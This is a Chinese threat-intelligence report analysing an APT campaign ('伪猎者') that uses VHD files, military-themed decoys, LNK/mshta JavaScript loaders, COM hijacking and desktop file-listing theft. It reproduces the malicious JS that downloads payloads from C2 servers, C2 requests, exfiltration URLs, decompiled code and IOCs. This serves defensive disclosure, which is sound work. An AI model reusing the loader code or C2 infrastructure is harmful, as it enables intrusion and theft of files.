军事话题成焦点：伪猎者APT组织威胁持续曝光 - 安全内参 | 决策者的网络安全知识库

军事话题成焦点：伪猎者APT组织威胁持续曝光

微步在线研究响应中心 2023-07-19

摘要：研究员发现了一起该组织攻击活动，攻击者利用 vhd 文件投递恶意文件，其中包含名军事话题的诱饵文件。

概述

伪猎者APT组织于2021年由国内安全厂商披露，据悉其最早攻击时间可以追溯到2018 年。近期微步情报局监控发现，该组织从2021年12月份至今依然保持活跃。

微步情报局近期通过威胁狩猎系统捕获到一起伪猎者组织的攻击活动，经过分析有如下发现：

- 攻击者通过 .vhd 文件投递恶意文件，使用.lnk文件执行攻击活动，并携带有军事话题诱饵文件 。
- 攻击者的样本在以往的基础上有所更新，后续载荷调用的路径、文件名、导出函数名、加密参数、字符串等都通过与C2地址通信获取，并通过 AES解密。

微步通过对相关样本、IP 和域名的溯源分析，提取多条相关 IOC ，可用于威胁情报检测。微步威胁感知平台 TDP 、本地威胁情报管理平台 TIP 、威胁情报云 API 、云沙箱 S、沙箱分析平台 OneSandbox、互联网安全接入服务 OneDNS 、安全情报网关 OneSIG 、主机威胁检测与响应平台 OneEDR 、终端安全管理平台 OneSEC 等均已支持对此次攻击事件和团伙的检测。

详情

近期，微步情报局发现了一起该组织攻击活动，攻击者利用 vhd 文件投递恶意文件，其中包含名为"missile defense.doc"（导弹防御），“army defense system.doc"（陆军防御系统）等军事话题的诱饵文件。值得注意的是，攻击者的部分代码只能在Windows10及以上的系统中才能正常执行。



图 1 攻击者投递的.vhd文件

攻击者和以往的攻击活动一样，同时投递诱饵文档与恶意 .lnk 文件，通过 .lnk 文件执行恶意代码。.lnk文件指向文件文件“syncappvpublishingserver.vbs”，并通过 mshta来运行自身的.js代码，从C2地址下载后续载荷。

```
-  n v : T E M P \ w o w 7 8 9 . h t m ;    d i r
- <script>window.resizeTo(1,1);window.moveTo(5000,5000);</script><object
- data='http://192.67.255.191/css/conf.txt'></object><object
- data='http://23.254.225.177/nlink/wimserv.txt'></object><script
- src='http://23.254.225.177/nlink/pigment.hlp'></script><script>window.cl
- ose();</script>;;012345678901234567890123456789012345678901 2L      3  %
```

图 2 .lnk中的JS代码

下载的后续载荷“pigment.hlp”为混淆后的JS代码，用于解密从C2地址下载的后续载荷“conf.txt”、“wimserv.txt”，从“conf.txt”中解密出两个PE文件“crypt86.dat”、“profapii.dat”，创建计划任务执行后续载荷，计划任务名为“SyncApp Update”、“TarcApp Update”、“UccApp Update”。



图 3 计划任务

其中计划任务“UccApp Update”启动的是win10下的白文件“phoneactivate.exe”。而“SyncApp Update”与“TarcApp Update”分别启动%temp%目录下的“wcp329042.lnk”与“wcp329043.lnk”。

“wcp329043.lnk”会尝试使用tar.exe从文件“wimserv.txt”解压文件” cryptbase.dll”到目录” C:\\\\Users\\\\User\\\\AppData\\\\Roaming\\\\Microsoft\\\\Windows\\\\Themes”， “cryptbase.dll”为清除模块，会清理掉主机中所有的木马以及木马存在路径。“wcp329042.lnk”利用COM劫持，将解密出的DLL文件“crypt86.dat”写入注册表。

DLL文件通过字符串加解密，动态获取函数地址，并获取用户名、计算机名、profile路径，并按照“Hebei,用户名;计算机名;profile路径”拼接。

解密出C2地址“51.210.235.46”，并将前面拼接的信息加密后作为UA，从C2服务器“51.210.235.46\\\\cache”请求后续所使用的的路径名。

```
GET /cache HTTP/1.1
User-Agent:
bBAoBDJBYRAsB@tBRRAhBD3BbRAvBDhB`tA3BKJBZRA3BD;B`dB4BE`BPRALB@3BTBB1BGRBORAZBEdBTBAZBEdB
LtAGBGlB[BAUBKNBYRAzBKNB[BAABDRBaRAsBD7BbRAyBKRB`dAkBKRBatAzBB>>
Host: 51.210.235.46
Cache-Control: no-cache
```

图 4 请求C2地址

后续路径名头几个字符以“ref”作为标记，以获取到的路径名从C2地址“51.210.235.46/list/[获取的路径名].cab”读取后续载荷。截至分析时，后续C2连接均已失效或返回空白内容，可能是通过C2地址获取到解密出的“profapii.dat”文件的导出函数及参数，并加载执行。

在分析过程中该阶段C2地址返回空白，导致.cab文件名未知，经调试后发现该文件名为单个字符，爆破后可得出“0.cab”、“1.cab”、“4.cab”三个文件。

Request	Payload	Status	Error	Timeout	Length	Comment
53	0	200			1669	
54	1	200			1621	
57	4	200			1621	
0		404			1476	
1	a	404			1476	
2	b	404			1476	
3	c	404			1476	
4	d	404			1476	
6	f	404			1476	
5	e	404			1476	
7	g	404			1476	
8	h	404			1476	
9	i	404			1476	

Request Response

Pretty Raw Render \n Actions

```
HTTP/1.1 200 OK
Connection: close
content-type: application/vnd.ms-cab-compressed
last-modified: Wed, 24 May 2023 07:01:37 GMT
accept-ranges: bytes
content-length: 1436
date: Thu, 25 May 2023 07:21:26 GMT
server: LiteSpeed

Rys`U[Mo`mM``DEvgDUuao{A`KAFZ[Qk[F{uZlEp[F2sZ0Iu`l:ngE{R`n:uYmM``KIuYnEtbThvYDE3OD2yZ0UsZ0I6`KRpRWJlLFJ6QiVtQiF2LWd
tLGh0MWkDQFJyLWIARVIEQVQJLVQ@LGJ6NyN7QiN{Mi`yMWUDRhNtMhMGRWR6MGkFNhFyMiZyQGJlMWNzRiJ0NhFlRWJyQiR2NWYERiY@QFZ6NFd7Ny
B{RhEDNVV7RWR0MFYFNhZ3NVJ2R3J7QVMEQVZyRWkFLWUDRW`6RiRlNWd0M3V2NiBzNi`yLGZ3QW`6Qi`yPGAFRWADRWh7MiJtNWdtNyYFNFEEQGN7N
yJ6QiQ@QWV2MWUERWgDNVN7Mi`3NyYFQVVyMiJ0MVUAR3RzQWB2QWUJMyd2MiQFLGV0Qi`zRhF{QGU@MGkAM3F2NihtMVMARyAANFQ@MVR2MWh{QGgD
QhIAMio@R3R7RVJ3RiMFQid3RVd3QWMFNyJ7LWEALVRyNWV6QWdyMhMDMGQDRiJ0MiRzMWMFRiMELGhlMhFyMyQFQWVtNhJlRhF0MhIGNGo@QVIERVM
AQiB7R3NyMiBtQGZ7LGh7QFR3NhVtMFYDNVIAQFRzMWRyMGoEMVIANhNtMhMFN3J2QVQELGUEMFMFNWkEQFd6M3UFM3FzMiN0N3RtRyIGRWF3QWN2LG
d7NFR3MGoDRWN0MyF7LWN3MVYAMiU@QGFyRig@QWVyQFR6MiN{Mydl PGBlRWV7QFJ2M3IFNGkDMGJtRWR0MG`3MiR7RVMEMykDRigDQFN7QFIEMGgEL
FFtN3EERWNlMFJ7LWUFNWZtNGEJMiRyNVZyRyoGRiA@MiBtN3ZlLFZ3LWIER3FzQGEENiMELFI@NiB0MiJ7RWhlQi`2LWV6NiN6LVF{QhN6QGZ2LFdy
```

图 5 爆破出的文件名

从获取并解密出的内容来看，解密出的内容为载荷“profapii.dat”的执行路径与参数，三个.cab文件解密后包含两个后续载荷路径，分别为“C:\\\\Users\\\\panteon\\\\AppData\\\\Local\\\\Microsoft\\\\Proofs\\\\profapii.dat”、“C:\\\\Users\\\\job\\\\AppData\\\\Local\\\\Microsoft\\\\Proofs\\\\profap
但是每个文件解密后的执行参数都不相同。



图 6 解密后的.cab内容

当前面C2地址失效时，会尝试从“bitbucket.org/image005/refresh/downloads/update.txt“获取后续载荷的路径、导出函数名、参数，以此加载执行后续载荷。

profapii.dat会遍历当前主机的桌面所有文件，发送窃取的信息到C2地址：“http://51.210.235.46/stat/index.php”。



图 7 窃取文件信息

从攻击者的代码来看，该模块还包含从远程下载执行后续载荷的功能，不过下载回的载荷并没有使用该部分代码，攻击者先窃取主机桌面所有文件信息，再筛选目标下载后续远控功能模块。

关联分析

在本次攻击活动中， 攻击者与以往披露的攻击活动相同，使用.lnk、混淆后的.js代码作为初始阶段，并将后续载荷存放在自有的C2地址与公共服务平台“bitbucket.org”中。

攻击者在本次攻击活动中依然使用COM劫持的方法使恶意文件持久化。



图 8 COM劫持

以往攻击者中攻击者窃取“C:\\\\Program Files\\\\”下的文件信息，在本次攻击活动中攻击者改为窃取“C:\\\\Users\\\\User\\\\Desktop”下的文件信息，虽然路径不同，但是攻击者窃取信息的保存格式却相同。

```
hFindFile = (HANDLE)dword_6B47C07C(v84, &FindFileData);// FindFirstFileW
if ( hFindFile != (HANDLE)-1 )
{
  strdecrypt_sub_6B442A70(0, v60, (int)v84, 0);// (Program Files)
  sprintf_sub_6B4441D0((int)v74, 300, (int)v84);
  Cat_sub_6B44B2B0(v75, v74, v80, v82, v83);
  do
  {
    if ( (FindFileData.dwFileAttributes & 0x10) != 0 )
    {
      sprintf_sub_6B4441D0((int)v74, 260, (int)L"%s%s%s", L"[", FindFileData.cFileName, L"]");
      v44 = Cat sub 6B44B2B0(v75, v74, v80, v82, v83);
```

以往攻击活动

```
vfindnextfile = GetProcAddress(hModule, ProcName);// findnextfile
sub_7FFDDE0B8A90(v16);
v23 = (void *)vDecryptStr_7FFDDE0B2180(*(_QWORD *)(a1 + 16), *(char **)(a1 + 40));
v24 = ((__int64 (__fastcall *)(void *, char *))ProcAddress)(v23, v89);
sub_7FFDDE0B5320(v95, 0i64, 5000i64);
if ( v24 != -1 )
{
  sub_7FFDDE0B1010(v95, 5000i64, L"%s\n", v23);
  do
  {
    if ( (v89[0] & 0x10) != 0 )
      sub_7FFDDE0B1010(v95, 5000i64, L"%s%s%s%s\n", v95, L"[", v90, L"]");
    else
      sub_7FFDDE0B1010(v95, 5000i64, L"%s%s\n", v95, v90);
  }
  while ( ((unsigned int (__fastcall *)(__int64, char *))vfindnextfile)(v24, v89) );
  v3 = hModule;
}
```

本次攻击活动

图 9 窃取特定目录文件

4

附录-IOC

C2

51.210.235.46

23.254.225.177

162.222.215.164

nimdsrt.com

HASH

2d9bb2481e8f17b8f03668999343120bbf3130527491e712ff93c97dc421fb06

4c2db86526fd027036c82a9f214d6c9fc4e7d9e3d12560c050a11d068421bb64

6fbc808bb549a88b59cf8361ef18b661c790a2b7e51b5b9cdd908d7b0303241b

8ce86a6ae65d3692e7305e2c58ac62eebd97d3d943e093f577da25c36988246b

a509690ccc613b0d63c4ac1f3c4fd32f4e05c05287ef14c78e177650885df06a

ac4ba5185d9080b9b4421816fa02f0705a38361011749362bab548295879b8d9

b1c7d6713dbf8378b1af037c5dc8919af43ad5d375f725af339c0ce742ce7f90

b818e29dc4931af76da5c68c82d1406512f0e84ecc8415f0a63e173b455aac5b

bf327579304c4a9bcdf22ffee80502322daef4112f0f7ff8b6755941b0557c83

c6d77bf330a54c88e6526eb92b97c35f6b48c3469fa14b49678ddf45c8c822f1

微信公众号